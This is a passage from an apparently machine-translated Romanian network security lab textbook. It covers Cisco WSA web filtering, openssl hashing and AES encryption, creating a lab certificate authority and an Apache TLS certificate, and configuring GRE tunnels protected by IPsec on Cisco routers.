


Fig. 4.9 Topologia WSA

Firewall-urile pot rula pe baza a două abordări diferite privind filtrarea: lista albă și lista neagră. Primul necesită fiecare site web care trebuie să fie accesat pe listă, ceea ce înseamnă că, în mod implicit, totul este interzis, în timp ce a doua abordare va permite toate site-urile web în timp ce blocarea numai cele enumerate.

În mod implicit, WSA este configurat pentru a permite tot traficul, deci vă permite să modificați politica implicită care blochează tot traficul. Pentru a face acest lucru, selectați Web Security Manager -> Politicile de acces și, în fila Filtrare URL, comutați toate categoriile de la Monitor la Blocare. Amintiți-vă, în scopul de a fi aplicate, orice modificări trebuie să fie mai întâi comise.

WSA poate identifica și/sau autentifica clienții care urmează să fie filtrați. Pentru autentificare, poate utiliza atât un server extern LDAP, cât și un domeniu Active Directory. Dacă utilizatorul este autentificat, urmărirea ei se poate face folosind fie adresa ip, un cookie persistent sau pe sesiune. Dacă nu este autentificat, acesta poate fi identificat pe baza adresei sale IP. Rețineți că puteți crea, de asemenea, un grup de identificare pentru o întreagă rețea.




Fig. 4.10 Identificarea IP a utilizatorului WSA pentru clientul nea autentificat

După crearea unui profil de identificare, acesta poate fi utilizat pentru a crea politici de acces cu acesta. Vă rugăm să rețineți că ordinea în care sunt definite politicile de acces este, de asemenea, foarte importantă, deoarece WSA le va traversa de sus în jos, iar dacă profilul se potrivește, va aplica politicile din cadrul acestuia.




Fig. 4.11 Politica de acces WSA pentru profilul personalizat

În ceea ce privește filtrarea adreselor URL, WSA permite crearea de filtre personalizate sau are o listă de categorii predefinite pe care le puteți utiliza pentru a manipula accesul la date. O descriere online a categoriei bazate pe web Cisco poate fi consultată [37]. În scopul testării, permiteți conexiunile clientului Windows la categoria Educație și încercați să utilizați diferite site-uri web.

Pentru a crea propria categorie de filtre URL, selectați Manager de securitate Web, apoi Categoriile URL particularizate și externe, apoi adăugați o categorie nouă. Vă recomandăm o convenție de denumire adecvată pentru categoriile utilizate. WSA permite adăugarea atât a adreselor IP, a site-urilor web, cât și a filtrelor de expresie regulate pe care le puteți verifica online împotriva denumirii site-ului web [36]. Adăugați categoria nou creată într-un profil de acces pentru a o testa.




Fig. 4.12 Autentificarea LDAP WSA

Cap. 5 Securitate de la distanță

5.1 Criptografie

Tema acestui capitol este crearea și utilizarea certificatelor. Nu vom intra în detaliile unei structuri de certificate și a infrastructurii [16]. Cu toate acestea, înainte de introducerea pe scurt a certificatelor ar trebui să existe înțelegeri de bază ale următoarelor primitive criptografice: criptare asimetrică, criptare simetrică și hashing. Pentru a le înțelege mai bine, vom folosi o mașină virtuală Ubuntu pentru a o exemplifica.

Hashing-ul este un mecanism de creare a unui rezumat (numit hash) dintr-o dată de intrare. Hash-ul este creat folosind o funcție unidirecțională, care mapează datele de intrare de orice lungime la o ieșire de dimensiuni fixe. Teoretic, cu o dimensiune de ieșire cu lungime fixă, ar trebui să existe 2 sau mai multe date de intrare pentru a se potrivi cu același hash de ieșire, dar o funcție hash este considerată rezistentă la coliziune dacă pentru un anumit hash se pot produce două date de intrare pentru acesta. Funcțiile hash sunt utilizate pentru a valida integritatea datelor, adică, dacă datele s-au modificat, hash-ul se va schimba, de asemenea.

Funcțiile curente de hash care urmează să fie utilizate sunt din familia SHA-2 și includ diferite forme de dimensiuni de ieșire, de exemplu SHA256 sau SHA512. Rețineți că atât funcțiile de hash din familia MD5, cât și cele sha-1 sunt perimate și nu trebuie utilizate [17][18].

În Ubuntu, putem folosi sha256sum (sau sha512sum) pentru a crea un hash al unui anumit fișier. De exemplu, puteți descărca și calcula funcția hash a browserului Firefox.

```
root@internet:/home/student# wget
http://releases.mozilla.org/pub/firefox/releases/61.0.1/win64/en-US/Firefox%20Setup%2061.0.1.exe
[...]
Firefox Setup 61.0.1.exe
100%[=====
=====>] 37.51M 592KB/s in 50s 1
root@internet:/home/student# sha256sum Firefox\ Setup\ 61.0.1.exe
ea22dcce88fc587e58e4d442bb3f1506559cada6cb653100c63a7cd84716176a
Firefox Setup 61.0.1.exe
```

Comparați rezultatele hashing-ului cu cele oficiale publicate pe site-ul oficial:

<http://releases.mozilla.org/pub/firefox/releases/61.0.1/SHA256SUMS>

Criptarea simetrică este utilizată pentru a oferi confidențialitatea datelor și se bazează pe o cheie (pre)partajată între cele două părți implicate. Datele text clare sunt criptate într-un cifru folosind un algoritm de criptare simetric. Algoritmul de ultimă generație care trebuie utilizat este AES256, în timp ce AES128 este, de asemenea, acceptat de unele părți [19], care este un cifru bloc (criptează datele în blocuri de 128 sau 256 de biți). Înlănțuirea mai multor blocuri se poate face în diferite moduri, cum ar fi Electronic Codebook (BCE), Cipher-Block Chaining (CBC), Cipher Feedback (CFB), Output Feedback (OFB) sau Counter mode (CTR).

Fiecare mod este potrivit pentru o sarcină diferită, aici este o prezentare generală a modului de utilizare a acestuia:

- Criptare generală a fișierelor sau pachetelor: CBC.
 - Intrarea trebuie să fie căptușită la mai multe dimensiuni ale blocului de cifru
- Risc de ștergere a octetului sau a biților: CFB
- Flux de biți; linia zgomotoasă și propagarea erorilor nu sunt de dorit: OFB
- Date de foarte mare viteză: CTR

Openssl este o bibliotecă de uz general disponibilă în Ubuntu și poate fi utilizată pentru a testa diferite mecanisme de criptare. Vă recomandăm să îl utilizați împotriva datelor pe care le-ați criptat prin programare, astfel încât să vă puteți valida codul. Acesta oferă mai multe mecanisme pentru criptarea datelor, o listă de cifru disponibile și moduri pot fi obținute prin următoarea comandă.

```
root@internet:/home/student# openssl list -cipher-commands
aes-128-cbc      aes-128-ecb      aes-192-cbc      aes-192-ecb
aes-256-cbc      aes-256-ecb      base64           bf
bf-cbc          bf-cfb           bf-ecb           bf-ofb
camellia-128-cbc camellia-128-ecb camellia-192-cbc camellia-
192-ecb
camellia-256-cbc camellia-256-ecb cast             cast-cbc
cast5-cbc        cast5-cfb        cast5-ecb        cast5-ofb
des              des-cbc          des-cfb          des-ecb
des-ede          des-ede-cbc      des-ede-cfb      des-ede-ofb
des-ede3         des-ede3-cbc     des-ede3-cfb     des-ede3-ofb
des-ofb          des3             desx             rc2
rc2-40-cbc       rc2-64-cbc       rc2-cbc          rc2-cfb
rc2-ecb          rc2-ofb          rc4              rc4-40
seed             seed-cbc         seed-cfb         seed-ecb
seed-ofb
```

Pentru a utiliza algoritmi de criptare simetrici, trebuie furnizată o cheie. Dimensiunea cheii depinde de algoritmul ales și ar trebui să fie un multiplu de 16 biți. Cu toate acestea, utilizarea unei chei de dimensiune fixă nu este foarte ușor de utilizat și poate fi greu de reținut, prin urmare, de obicei, se utilizează o frază de acces cu lungime variabilă și se aplică pentru a deveni cheia. Openssl versiunea 1.1 sau mai recentă utilizează în mod implicit SHA256 pentru hashing.

Mai mult decât atât, textul de intrare ar trebui să fie dat și în multipli de 128/192/256 biți (conform algoritmului utilizat), dar acest lucru devine foarte impracticabil și schema de umplutură poate fi utilizată pentru a o umple. Openssl utilizează mecanismul PKCS#5 pentru a permite criptarea oricărui text.

Puteți emite următoarea comandă pentru a cripta și decripta utilizând modul AES256 și CBC. Rețineți că aici forțăm hash-ul să fie SHA512 folosind parametrul "-md" și imprimăm, de asemenea, IV (vectorul inițial), sarea și cheia generată folosind opțiunea "-p". Ieșirea este codificarea folosind BASE64 doar pentru a face mai ușor pentru copiere / lipire ca text.

```
root@internet:/home/student# echo "this is a simple text to
encrypt" | openssl aes-256-cbc -k thisisasupersecretpassword -md
sha512 -p -base64
salt=CBC0D60E4BA87F75
key=26D27C42BBFFAC049477D6449E3D03D5EB01694A19B77B73D857DB9FE4699E
D8
iv =17EAF80B2D7D7047CD0149D4BF8C502B
U2FsdGVkX1/LwNYOS6h/dWFBRbydMOTKxYi8dJjK5viKgJjoEkr/KbCb4feDhavi
6eHsXV8Q0Aqdvru6ZS+EdQ==
```

```
root@internet:/home/student# echo
"U2FsdGVkX1/LwNYOS6h/dWFBRbydMOTKxYi8dJjK5viKgJjoEkr/KbCb4feDhavi6
eHsXV8Q0Aqdvru6ZS+EdQ==" | openssl aes-256-cbc -k
thisisasupersecretpassword -md sha512 -base64 -d
this is a simple text to encrypt
```

Prezentăm în continuare modul în care modul BCE păstrează aspectele unei imagini. În primul rând, vă rugăm să descărcați orice imagine și să o converțiți în formatul Netpbm [22]. Acest lucru este necesar pentru a trata o imagine ca fișier text și pentru a manipula cu ușurință anteturile sale. Putem folosi utilitarul software ImageMagick pentru a face acest lucru.

```
root@internet:/home/student# apt-get install imagemagick
root@internet:/home/student# convert upb_logo.png upb_logo.ppm
```

Următorul pas este criptarea imaginii utilizând AES-256-BCE. În acest exemplu nu folosim sarea pentru criptare, deoarece va modifica structura fișierului (adică, sarea este inclusă la începutul fișierului pentru decriptare).

```
root@internet:/home/student# openssl aes-256-ecb -k
thisisasupersecretpassword -md sha512 -in upb_logo.ppm -out
upb_logo_enc.ppm -nosalt
```

Dacă criptarea are succes, antetul imaginii va fi, de asemenea, criptat, ceea ce face imposibilă afișarea unui software de vizualizare a imaginilor. Copiați antetul (24 de biți) din imaginea originală utilizând următoarea comandă.

```
root@internet:/home/student# dd if=upb_logo.ppm
of=upb_logo_enc.ppm bs=8 count=3 conv=notrunc
```

Pasul final este opțional și implică conversia imaginii PPM înapoi în formatul PNG original. Rezultatele pot fi văzute în imaginea următoare.

```
root@internet:/home/student# convert upb_logo_enc.ppm
upb_logo_enc.png
```




Fig. 5.1 Exemplu de criptare a modului AES-BCE

5.2 Infrastructura certificatelor

În timp ce criptarea simetrică este utilizată în principal pentru confidențialitatea datelor, atât în tranzit, cât și în repaus, algoritmi asimetrice sunt utilizați în cea mai mare parte pentru a oferi autenticitate și sunt integrați în infrastructura de chei publice de astăzi pe baza certificatelor X509 [23]. Un certificat conține unele date de validare (ADRESA URL a site-ului web, adresa IP, adresa de e-mail), o cheie de identificare a proprietarului (cheia publică a proprietarului datelor) și o semnătură dată de o entitate terță parte (de obicei autoritatea de certificare - CA).

Fiecare sistem de operare și aplicație poate avea propriul CA de încredere și fiecare certificat care este validat de acei CA sunt apoi de încredere de către sistemul de operare sau aplicație. Fiecare aplicație poate avea setări diferite pentru utilizarea CA, de exemplu, trebuie să configurați manual Firefox dacă doriți să adăugați un nou certificat [24].

În Ubuntu certificatele implicite sunt instalate în folderul `"/usr/share/ca-certificates/mozilla/"`. Aveți posibilitatea să le eliminați sau să adăugați noi CA-uri în orice moment, pur și simplu prin copierea fișierului în același director și emiterea următoarei comenzi pentru a actualiza baza de date.

```
root@internet:/home/student# sudo update-ca-certificates
```

Pentru a vizualiza certificatele de sistem în Windows, deschideți ferestrele Proprietăți Internet (comanda Executare `inetcpl.cpl`), selectați fila Conținut, apoi faceți clic pe certificate. Dacă doriți să ștergeți sau să dezactivați (opțiune mai bună) un certificat rădăcină, deschideți consola de gestionare a certificatelor (rulați comanda `CertLM.msc`), faceți clic dreapta pe certificat, selectați Proprietăți și activați opțiunea "Dezactivați toate scopurile pentru acest certificat", consultați Figura.




Fig. 5.2 Autoritățile de certificare de încredere Windows

Pentru a crea un certificat CA, avem nevoie mai întâi de o pereche de chei public-privat. Acest lucru va fi utilizat pentru a identifica infrastructura de certificate nou creată. Utilitarul openssl oferă instrumentele necesare pentru a genera o cheie RSA utilizând PKCS #1: RSA Cryptography Specifications Version 2.2 [25]. Utilizați următoarele comenzi pentru a genera și valida (de exemplu, imprimați cheia publică) cheia de laborator pe 2048 de biți, care va fi protejată cu AES256 și fraza de acces furnizată. Cheia generată va fi stocată ca "validCA.pem" utilizând formatul PEM [26][27][28][29].

```
root@internet:/home/student# openssl genrsa -aes256 -out
validCA.pem -passout pass:validCA 2048
Generating RSA private key, 2048 bit long modulus
.....+++
.....+++
e is 65537 (0x010001)
root@internet:/home/student# openssl rsa -in validCA.pem -passin
pass:validCA -pubout
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsqVlo2o4i3LFq2G3hMYV
2yqYkdOoHZ/dfy58ayemqR6rnlH5Kf3KweEJkJyKc+8uevrdAdAf/q1Mv4D5Tt83
ky8Bwhch9bTYUvnDqYu3kj0FjYMBz48+Nmn1DFIUSKhnyLnCMrU3MMVXOYqnTGs6
5M10AlaZWbjOjCdc4D1/p+u+AdvkdN/uusgg2Ir1f91KxSN1DRfsWuEdu9l9sCKg
t5Ne78WjZBI5l53XtgWn98ZN5uR8U8SK+27miD42pZCN1m0/FN2LxUk8ugmm34u/
1rdcJv2YiqGWly8o8oDe7CdHsGJZThN+/ETDsU/KFTbH8gPTRwJpBaP89CLlplEE
JwIDAQAB
-----END PUBLIC KEY-----
```

În practică, această cheie este foarte importantă și ar trebui menținută în condiții de securitate maximă, cu acces limitat. De asemenea, criptografia curbei eliptice oferă o protecție mai potrivită pentru serverele din lumea reală (și necesită, de asemenea, mai multă putere de calcul).

Rețineți că un certificat conține informații despre autorul și domeniul său, prin urmare, este necesar un fișier de configurare pentru certificatul CA. Creați un fișier numit "validCA.cnf" cu următorul conținut. Îl poți schimba în funcție de nevoile tale.

```
root@internet:/home/student# cat validCA.cnf
[ req ]
default_bits          = 2048
distinguished_name = req_distinguished_name
prompt = no
```

```
[ req_distinguished_name ]
C   = RO
ST  = Bucharest
L   = Bucharest
O   = Practical Network Security Book
OU  = Valid Self-Signed Certificate Lab
CN  = *.lab
emailAddress = mihai.chiroiu@cs.pub.ro
```

Apoi, putem folosi cheia nou generată și fișierul de configurare pentru a crea un auto-certificat pentru laboratorul nostru CA. Emiteți următoarele comenzi pentru a stoca certificatul CA cu numele "validCA.crt" și pentru a imprima toate informațiile din acesta.

```
root@internet:/home/student# openssl req -x509 -new -key
validCA.pem -sha256 -days 365 -out validCA.crt -passin
pass:validCA -config validCA.cnf
root@internet:/home/student# openssl x509 -in validCA.crt -noout -
text
```

Dacă doriți să vedeți cheia publică conținută în certificat și să o comparați cu a dvs., puteți utiliza următoarea sintaxă.

```
root@internet:/home/student# openssl x509 -in validCA.crt -noout -
pubkey
```

După crearea fișierului certificat CA, îl puteți instala pe fiecare dispozitiv din laborator. Dacă dorim să folosim CA, avem nevoie de el pentru a semna certificate generate de alte aplicații. Vom detalia cum să creăm o solicitare de semnare a certificatului (CSR) și să o folosim pentru serverul web apache. În primul rând, trebuie să creăm o nouă cheie privată utilizată de aplicația apache și un CSR care va conține certificatul nostru de server. Utilizați următorul fișier de configurare pentru a accelera procesul.

```
root@internet:/home/student# cat validServerCertificate.cnf
[ req ]
default_bits          = 2048
distinguished_name = req_distinguished_name
req_extensions = v3_req
prompt = no
[ req_distinguished_name ]
C   = RO
ST  = Bucharest
L   = Bucharest
O   = Practical Network Security Book
```



```
OU = Valid Self-Signed Certificate Lab
CN = *.lab
[ v3_req ]
subjectAltName = @alt_names
[ alt_names ]
IP.1 = 172.31.0.1
```

```
root@internet:/home/student# openssl req -out
validServerCertificate.csr -new -newkey rsa:2048 -nodes -keyout
validServerCertificate.pem -config validServerCertificate.cnf
Generating a 2048 bit RSA private key
.....
.....+++
.....+++
writing new private key to 'validServerCertificate.pem'
-----
```

O mențiune importantă din fișierul de configurare a certificatului este că numele alternativ este dat în formatul unei adrese IP, permițându-ne să accesăm serverul și numai prin adresa sa IP. Ultimul pas este să semnați solicitarea folosind CA-ul de laborator și să o validați (cautați numele subiectului și extensiile).

```
root@internet:/home/student# openssl x509 -req -in
validServerCertificate.csr -passin pass:validCA -CA validCA.crt -
CAkey validCA.pem -CAcreateserial -out validServerCertificate.crt
-days 365 -extensions v3_req -extfile validServerCertificate.cnf
root@internet:/home/student# openssl x509 -in
validServerCertificate.crt -noout -text
```

Dacă doriți să verificați dacă certificatul este validat de un CA, puteți utiliza următoarele.

```
root@internet:/home/student# openssl verify -CAfile validCA.crt -
verbose -show_chain validServerCertificate.crt
validServerCertificate.crt: OK
Chain:
```

```
depth=0: C = RO, ST = Bucharest, L = Bucharest, O = Practical
Network Security Book, OU = Valid Self-Signed Certificate Lab, CN
= *.lab (untrusted)
```

```
depth=1: C = RO, ST = Bucharest, L = Bucharest, O = Practical
Network Security Book, OU = Valid Self-Signed Certificate Lab, CN
= *.lab, emailAddress = mihai.chiroiu@cs.pub.ro
```

Pentru a utiliza certificatele din apache, copiați-le mai întâi într-o locație mai sigură și apoi configurați gazdele virtuale apache2 similare cu exemplul următor.

```
root@internet:/home/student# cp validServerCertificate.pem
/etc/ssl/private/validServerCertificate.key
root@internet:/home/student# cp validServerCertificate.crt
/etc/ssl/certs/validServerCertificate.crt
root@internet:/home/student# cat /etc/apache2/sites-
available/default-ssl.conf
<IfModule mod_ssl.c>
    <VirtualHost _default_:443>
```

```
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

SSLEngine on
SSLCertificateFile
/etc/ssl/certs/validServerCertificate.crt
SSLCertificateKeyFile
/etc/ssl/private/validServerCertificate.key

#SSLOptions +FakeBasicAuth +ExportCertData
+StrictRequire
<FilesMatch "\.(cgi|shtml|phtml|php)$">
    SSLOptions +StdEnvVars
</FilesMatch>
<Directory /usr/lib/cgi-bin>
    SSLOptions +StdEnvVars
</Directory>
</VirtualHost>
</IfModule>
```

5.3 GRE prin IPSec

În acest laborator vom crea un tunel generic de încapsulare de rutare (GRE) protejat folosind cadrul IPSec.




Fig. 5.3 GRE peste topologia IPSec

Primul pas este să vă asigurați că aveți conectivitate în rețeaua locală, de la R1 la InternetVM și, de asemenea, la Internet. Presupunem că toate adresele IP și rutarea au fost configurate manual.

Un tunel GRE este un protocol de încapsulare mai general care este capabil să transporte orice tip de trafic de date, de la protocoale de rutare (OSPF, RIP, BGP) la IPv4, IPv6 și altele. Acesta utilizează

un câmp "Tip protocol" în antetul său pentru a descrie acea sarcină utilă care trebuie transportată și poate fi foarte ușor adaptat pentru noi tipuri de protocoale.

Pe un router Cisco, pentru a utiliza încapsularea GRE, trebuie mai întâi să creai o interfață tunel, să asociați aceste adrese de puncte finale și să o faceți de tip GRE. Următoarele comenzi vor crea un tunel între R1 și R3 în topologie și vor utiliza rețeaua 10.0.13.0/24 pentru interfața virtuală creată.

```
R1(config)#interface Tunnel 0
R1(config-if)#tunnel destination 10.0.23.3
R1(config-if)#tunnel source 10.0.12.1
R1(config-if)#tunnel mode gre ip
R1(config-if)#ip address 10.0.13.1 255.255.255.0
R1(config-if)#end
R3(config)#interface Tunnel 0
R3(config-if)#tunnel source 10.0.23.3
R3(config-if)#tunnel destination 10.0.12.1
R3(config-if)#tunnel mode gre ip
R3(config-if)#ip address 10.0.13.3 255.255.255.0
R3(config-if)#end
```

Vă rugăm să vă verificați conectivitatea înainte de a continua.

```
R1#ping 10.0.13.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.13.3, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max =
88/91/96 ms
```

Dacă linkul este în funcțiune, ar trebui să facem o configurare adecvată pentru a-l folosi. Modul simplu de a face acest lucru este de a crea intrări de rutare care utilizează punctele finale tunel GRE ca destinație. De exemplu, următoarea comandă va direcționa tot traficul la 8.8.8.8 prin tunel. Rețineți că răspunsurile nu vor intra în tunelul GRE dacă nu sunt configurate pentru a face acest lucru, prin urmare trebuie să transmitem și toate datele de la R3 la dispozitivul Ubuntu prin tunel.

```
R1(config)#ip route 8.8.8.8 255.255.255.255 10.0.13.3
R3(config)#ip route 10.0.1.100 255.255.255.255 10.0.13.1
```

Deschideți Wireshark pe legătura dintre R1 și R2 și inspectați traficul GRE. Ar trebui să observați că nu este criptat și că un pachet ICMP pornit de la Ubuntu la 8.8.8.8 este vizibil.




Fig. 5.4 Captarea traficului GRE

În continuare, vom folosi suita IPsec pentru a proteja traficul generat de GRE. Începem prin a crea listele de politici care vor fi utilizate în negocierea fazei unu. Pentru Asocierea sesiunilor utilizată pentru a crea canalul de comandă al IPsec vom folosi AES256 pentru confidențialitatea datelor, SHA pentru integritatea datelor, cu Diffie-Hellman Group 2 și autentificare bazată pe o cheie pre-partajată. Emiteți următoarele comenzi atât pe R1, cât și pe R3.

```
R1(config)#crypto isakmp policy 1
R1(config-isakmp)#authentication pre-share
R1(config-isakmp)#encryption aes 256
R1(config-isakmp)#hash sha
R1(config-isakmp)#group 2
R1(config-isakmp)#lifetime 3600
R1(config-isakmp)#end
```

Pentru a adăuga cheia pre-partajată, pur și simplu a emis următoarea comandă pe ambele routere, dar asigurați-vă că punctul final este configurat corect.

```
R1(config)#crypto isakmp key 0 PracticalSuperPassword address
10.0.23.3
R3(config)#crypto isakmp key 0 PracticalSuperPassword address
10.0.12.1
```

Acum configurația pentru IPsec Faza Unu este completă. Următorul pas este să configurați listele de configurare care vor fi utilizate pentru asocierea de securitate a datelor. Algoritmii definiți aici vor fi utilizați pentru a cripta datele reale.

```
R1(config)#crypto ipsec transform-set TS_PR esp-aes 256 esp-sha-
hmac
R1(cfg-crypto-trans)#mode tunnel
R1(cfg-crypto-trans)#end
R3(config)#crypto ipsec transform-set TS_PR esp-aes 256 esp-sha-
hmac
R3(cfg-crypto-trans)#mode tunnel
R3(cfg-crypto-trans)#end
```

